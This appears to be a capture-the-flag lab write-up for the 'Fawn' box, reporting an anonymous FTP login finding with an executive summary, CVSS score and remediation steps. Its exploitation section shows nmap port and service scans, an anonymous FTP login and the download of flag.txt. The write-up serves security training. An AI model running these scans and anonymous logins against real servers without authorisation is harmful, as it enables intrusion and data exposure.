Executive summary

Key Finding:
The company's file server (**FTP**) allows anyone to access it without a password. This could expose internal information without proper protection.

Risk Level:

- **Low/Moderate** (Depending on whether confidential files are accessible).
- External individuals could view files or folders that should not be public.

Clear Recommendations:

1. **Block password-free access** (Update server settings).
2. **Review visible files** to ensure no confidential data is exposed.
3. **Use secure connections** (such as SFTP) to better protect data.

Immediate Actions:

- The technical team should disable public access to the FTP server.
- Conduct a review to confirm no sensitive information is exposed.

Note: While not an urgent threat, addressing this issue helps prevent potential data leaks.

Technical Summary


FTP Server Security Assessment

Finding:
The FTP server at **[10.129.1.14./Fawn]** allows **anonymous authentication** (login with username `anonymous` and no password). While this is a common misconfiguration, it presents an **information disclosure risk**.

Key Observations:


✅ **No Anonymous Write Access**: Attempts to upload files (`put`) or create directories (`mkdir`) failed (error `550 Permission denied`), meaning attackers cannot directly modify or store files.
🔍 **Directory Listing Enabled**: Unauthenticated users can browse the FTP directory structure and download readable files (if any are exposed).

Risk Analysis:



- **Impact**: Low/Medium (depends on exposed content).
  - If sensitive files (logs, backups, configs) are present, this could aid attackers in reconnaissance.
  - No immediate exploitation risk due to read-only access.
- **CVSS Score**: ~3.1 (Low) – CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Evidence:



Recommendations:

1. **Disable anonymous access** in `vsftpd.conf`:

   ini
2. anonymous_enable=NO
3. **Audit exposed files**: Ensure no sensitive data is stored in publicly readable directories.
4. **Enforce encryption**: Migrate to **SFTP/FTPS** to prevent credential sniffing.


Optional Hardening:

- Set `chroot` for local users to restrict directory traversal.
- Implement IP-based access controls if anonymous access is business-critical.

Conclusion:
While the lack of write access reduces urgency, anonymous FTP logins violate security best practices (CIS Benchmark ID 2.1.1). Remediation is straightforward and low-effort.

Ftp anonymous login

Evidence:



Exploitation Path Description

Checking connectivity:

```
kali@kali ~ [14:44:29] $ ping -c 1 10.129.1.14
PING 10.129.1.14 (10.129.1.14) 56(84) bytes of data.
64 bytes from 10.129.1.14: icmp_seq=1 ttl=63 time=56.2 ms
```

Scanning ports:

```
kali@kali ~ [14:44:50] $ sudo nmap -sS -n -Pn -p- --open --min-rate 5000
10.129.1.14 -oN FawnPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:45 EDT
Nmap scan report for 10.129.1.14
Host is up (0.057s latency).
Not shown: 65294 closed tcp ports (reset), 240 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
```

```
PORT   STATE SERVICE
21/tcp open  ftp
```

Finding the anonymous user enabled with nmap -sC


```
kali@kali ~/workspace/Fawn/scan [14:47:28] $ sudo nmap -sVC   10.129.1.14
-oN FawnServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:48 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for 10.129.1.14
Host is up (0.045s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.249
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```

Getting files from the host:

```
kali@kali ~/workspace/Fawn/scan [14:48:07] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||58064|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||27897|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100%
|***********************************************************************
**********************************************************************
*****************************************|    32       94.12 KiB/s
00:00 ETA
226 Transfer complete.
```

Category



Name: Fawn

Level: Very Easy